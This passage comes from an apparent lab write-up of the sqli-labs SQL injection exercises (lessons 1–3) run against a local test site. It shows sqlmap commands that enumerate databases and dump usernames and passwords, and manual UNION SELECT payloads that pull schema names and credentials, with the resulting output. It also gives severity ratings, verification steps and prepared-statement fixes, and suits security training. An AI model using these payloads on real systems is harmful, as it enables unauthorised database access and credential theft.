 **python launcher**
2. **Add python.exe to PATH**




In CMD type "dir" to check the directories inside the sqlmap folder





Make sure that it have the python file called “sqlmap.py”
type : python sqlmap.py -u “TARGET URL” --dbs
-u = url
--dbs = database






When we got Database names then we extract table names using
python sqlmap.py -u "http://localhost/sqli-labs-master/Less-1/?id=1" -D security --tables
We use capital letter like D for database , T for tables , C for column but these are use only when we know the exact name of that particular entity like in this case we know the database name is security we find it but --dbs those function which are initialize with (--) like --dbs, --columns, --tables, these are used when we didn't know and wants to know







Now for columns :
python sqlmap.py -u "http://localhost/sqli-labs-master/Less-1/?id=1" -D security -T users --columns



Now for Data inside Column:
python sqlmap.py -u "http://localhost/sqli-labs-master/Less-1/?id=1" -D security -T users -C username,password --dump





Observation(what you saw during testing):

- After submitting a single quote (') the web page returned a database error message (SQL syntax error) and the page output changed.
- The server error text included SQL details (example: table/column or SQL syntax info) visible in the response.
- Screenshot attached shows the error and tested parameter.

Result(concise impact statement for the report):

The input field is vulnerable to error-based SQL Injection. When a single quote (') was submitted, the application returned a database error message and the page output changed (see attached screenshot). This indicates user input is being included directly in the SQL query without proper handling. An attacker could use this weakness to read or modify database data, extract sensitive information, or bypass authentication depending on the database and query context. (Proof: attached screenshot showing the SQL error and the exact page/parameter tested.)

Verification(how devs/testers verify the fix):

1. Repeat the earlier test payload (') — the application should **not** return SQL error text or change behavior.
2. Confirm the user sees a generic error message (e.g., "An error occurred") while full details are only in server logs.
3. Code review: ensure queries use prepared statements/parameter binding for the tested parameter.
4. Run automated tests that send malicious inputs and assert no SQL error text is returned.
5. Confirm DB user privileges are restricted (no unnecessary DROP/ALTER permissions).

Prevention / Fix:

Recommended Fix:

- Use parameterized queries / prepared statements for all database access — never concatenate raw user input into SQL.
- Validate & normalize input: apply server-side validation and allow only expected formats/characters for the specific field.
- Use least-privilege DB account: the web app should connect with a DB user that has only required permissions (no DROP/DBA rights).
- Disable detailed DB error messages for users: show generic error pages and log full errors on the server only.
- Apply input escaping only as a last resort (prefer prepared statements).
- Add parameterized ORM usage or stored procedures where appropriate.
- Use a Web Application Firewall (WAF) as an additional layer, but do not rely on it as the main fix.
- Add automated tests (unit/integration) to ensure inputs are handled safely.

Fixing details

PHP (PDO prepared statement)

```
// Do NOT concatenate user input into SQL
$stmt = $pdo->prepare('SELECT id, name FROM users WHERE username = :username AND active = 1');
$stmt->execute([':username' => $username_input]);
$row = $stmt->fetch();
```

Python (psycopg2)

```
cur.execute("SELECT id, email FROM users WHERE username = %s", (username_input,))
```

Verification & logging

- Catch DB exceptions and log them server-side; return a user-friendly message to the client (do not display SQL error text).

Lesson 2: [GET – ERROR BASED – INTEGER BASED]

Severity:

High –(CVSS Score: 7.5) (raise to *Critical* if the vulnerable query exposes many records, admin data, or allows DB write access).

OWASP mapping: OWASP Top 10 — A01:2021 Injection (SQL Injection)

Observation:

The parameter accepts integer input without validation and directly includes it in the SQL query, leading to possible database error disclosure or full data extraction

- Target URL:
- http://localhost/sqli-labs/Less-2/?id=1
- Testing with ' (single quote):
- http://localhost/sqli-labs/Less-2/?id=1'
- → Error occurs:
- You have an error in your SQL syntax...
- Testing with " (double quote):
- http://localhost/sqli-labs/Less-2/?id=1"
- → Error occurs.

 But when using just 1 (no quotes) → works fine.

This means:

- The backend query is treating id as a number (integer) not as a string.
- So there are no quotes around the input in the SQL query.


 Why This Happens


- Backend query (assumed):
- SELECT * FROM users WHERE id=1;
- Since the parameter is directly placed as an integer, no quotes are used.


This makes Lesson 2 vulnerable to integer-based injection.


 Injection Operator Identified


- No quotes (' or ") are required.
- Payloads are injected directly as numbers.


Cyberfox
Less-2 **Error Based- Intig...
localhost/sqli-labs-master/Less-2/?id=1 order by 4--+
INT
Load URL
Split URL
Execute
http://localhost/sqli-labs-master/Less-2/?id=1 |--+
Welcome Dhakkan
Unknown column '4' in 'order clause'
SQLI DUMB SERIES-2
Type here to search
10:07 AM
9/7/2025


Cyberfox
Less-2 **Error Based- Intig...
localhost/sqli-labs-master/Less-2/?id=-1 union all select 1,2,3 --+
INT
Load URL
Split URL
Execute
http://localhost/sqli-labs-master/Less-2/?id=-1 union all select 1,2,3 --+
Welcome Dhakkan
Your Login name:2
Your Password:3
SQLI DUMB SERIES-2
Type here to search
10:09 AM
9/7/2025


Cyberfox
Cyberfox Start Page
Less-2 **Error Based- Intig...
localhost/sqli-labs-master/Less-2/?id=-1 union all select 1,database(),3 --+
INT
Load URL
Split URL
Execute
http://localhost/sqli-labs-master/Less-2/?id=-1 union all select 1,database(),3 --+
Welcome Dhakkan
Your Login name:security
Your Password:3
SQLI DUMB SERIES-2
Activate Windows
Go to Settings to activate Windows.
Type here to search
ENG
08:43
27-10-2025


Cyberfox
Cyberfox Start Page
Less-2 **Error Based- Intig...
localhost/sqli-labs-master/Less-2/?id=-1 union all select 1,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMA
INT
Load URL
Split URL
Execute
http://localhost/sqli-labs-master/Less-2/?id=-1 union all select
1,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=DATABASE()),3 --+
Welcome Dhakkan
Your Login name:emails
referers
uagents
users
Your Password:3
SQLI DUMB SERIES-2
Activate Windows
Go to Settings to activate Windows.
Type here to search
ENG
08:44
27-10-2025


Cyberfox
Cyberfox Start Page
Less-2 **Error Based- Intig...
localhost/sqli-labs-master/Less-2/?id=-1 union all select 1,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORM
INT
Load URL
Split URL
Execute
http://localhost/sqli-labs-master/Less-2/?id=-1 union all select
1,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x7673657273),3 --+
Welcome Dhakkan
Your Login name:USER
CURRENT_CONNECTIONS
TOTAL_CONNECTIONS
id
username
password
Your Password:3
SQLI DUMB SERIES-2
Activate Windows
Go to Settings to activate Windows.
Type here to search
ENG
08:45
27-10-2025


Cyberfox
Cyberfox Start Page
Less-2 **Error Based- Intig...
localhost/sqli-labs-master/Less-2/?id=-1 union all select 1,(SELECT+GROUP_CONCAT(username,"------",password+SEPARATOR+0x3c62723e)+FR
INT
Load URL
Split URL
Execute
http://localhost/sqli-labs-master/Less-2/?id=-1 union all select 1,(SELECT+GROUP_CONCAT(username,"------",password+SEPARATOR+0x3c62723e)+FROM+users),3 --+
Welcome Dhakkan
Your Login name:Dumb------Dumb
Angelina------I-kill-you
Dummy------p@ssword
secure------crappy
stupid------stupidity
superman------genious
batman------mob!le
admin------admin
admin1------admin1
admin2------admin2
admin3------admin3
dhakkan------dumbo
admin4------admin4
Your Password:3
Activate Windows
Go to Settings to activate Windows.
Type here to search
ENG
08:48
27-10-2025

Result:

The application is vulnerable to error-based SQL Injection via a GET parameter that expects an integer (e.g., `id`). Supplying unexpected input (such as a quote or a specially crafted value) caused a database error or different page output, indicating the integer parameter is used directly in a SQL query without proper validation or parameterization. This may allow an attacker to extract data from the database, change query logic, or cause information disclosure depending on the query context. (Proof: include your screenshot showing the error and the tested URL/parameter.)

Verification(How to confirm Fix):

- Repeat the same payloads after the fix — e.g., `'`, `--`, or `ORDER BY` statements.
  - The application should **not** return SQL error messages.
- Verify only valid integer inputs are accepted (e.g., `id=1` works, `id=abc` or `id=1'` gives a clean "Invalid input" message).
- Review source code to confirm **parameterized queries** or **ORM functions** are used.
- Use automated tools (like Burp or SQLMap in safe mode) to ensure the parameter is not injectable.
- Check that **detailed database errors** are logged internally, not displayed to the user

Prevention / Fix:

Recommended Fix:

- **Validate and enforce numeric types server-side.** Cast or check that the parameter is an integer before using it.
- **Use parameterized queries / prepared statements** — do not interpolate user input into SQL strings.
- **Use explicit type bindings** when preparing statements (bind as integer where possible).
- **Apply least-privilege for DB accounts** (no unnecessary rights).
- **Suppress detailed DB error messages to users**; log errors server-side.
- **Add automated tests** that send unexpected types to ensure the app handles them safely.

```
PHP (PDO) — validate & bind as integer
$id = isset($_GET['id']) ? intval($_GET['id']) : 0; // ensure integer
$stmt = $pdo->prepare('SELECT * FROM products WHERE id = :id');
$stmt->bindValue(':id', $id, PDO::PARAM_INT);
$stmt->execute();

Python (psycopg2) — validate & parameterize
try:
   id_int = int(request.args.get('id', 0))
except ValueError:
   # handle invalid input (return 400 or show generic message)
```

```
    abort(400)

cur.execute("SELECT * FROM products WHERE id = %s", (id_int,))
```

Generic server-side validation (recommended):

- Reject non-numeric input early (return 400 Bad Request or a friendly error).
- Use framework validators (e.g., express-validator, Django form validators) to require integer types.

Lesson 3: [GET – ERROR BASED – SINGLE QUOTES WITH TWIST - STRING]

Severity: High (CVSS Score: 7.5)

OWASP Mapping: A01:2021 — Injection

Why: The string parameter is inserted into SQL queries without proper parameterization; special payloads that break string context cause database errors and can be used for data extraction.

Steps:

Only difference is use of ') instead of ' or space
Rest of the steps are same as first two

3) OBSERVATION (What you saw during testing)

- Submitting a single quote or crafted string caused a SQL error or different page output.
- The response displayed database error text (e.g., SQL syntax error, column/table names, or DB version info), indicating input is directly concatenated into SQL string context.
- Screenshot attached showing the error and tested parameter.

4) RESULT (Concise impact statement)

Result: The string GET parameter is vulnerable to error-based SQL Injection. User-supplied strings are included in SQL queries without safe parameterization. An attacker could leverage this to enumerate database structure, extract data, or perform further SQLi attacks depending on privileges.

5) VERIFICATION (How devs/testers verify the fix)

1. Repeat the single-quote test (`?name=alice'`) — the application should **not** return SQL error details or show unusual behavior.
2. Verify the application properly handles malicious strings (returns a safe error or input validation message).
3. Code review: confirm prepared statements or ORM methods are used for that parameter.
4. Automated tests: inject malicious strings and assert responses do not include DB errors or sensitive data.
5. Confirm DB user has least privilege; check logs show internal error details while users see a generic message.

6) FIXES (Remediation steps + code examples)

Short checklist (do these now):

- Use **parameterized queries / prepared statements** for all string inputs.
- Apply **server-side validation** (whitelist allowed characters / length checks) but **always** use parameterization even if validated.
- Use ORMs or query builders that auto-parameterize queries.
- **Disable detailed DB error messages** to end users; log them server-side.
- Limit DB user privileges (least privilege).
- Add automated tests for injection payloads.

PHP (PDO prepared statement — string)

```
$name = $_GET['name'] ?? '';

// Basic validation (optional)
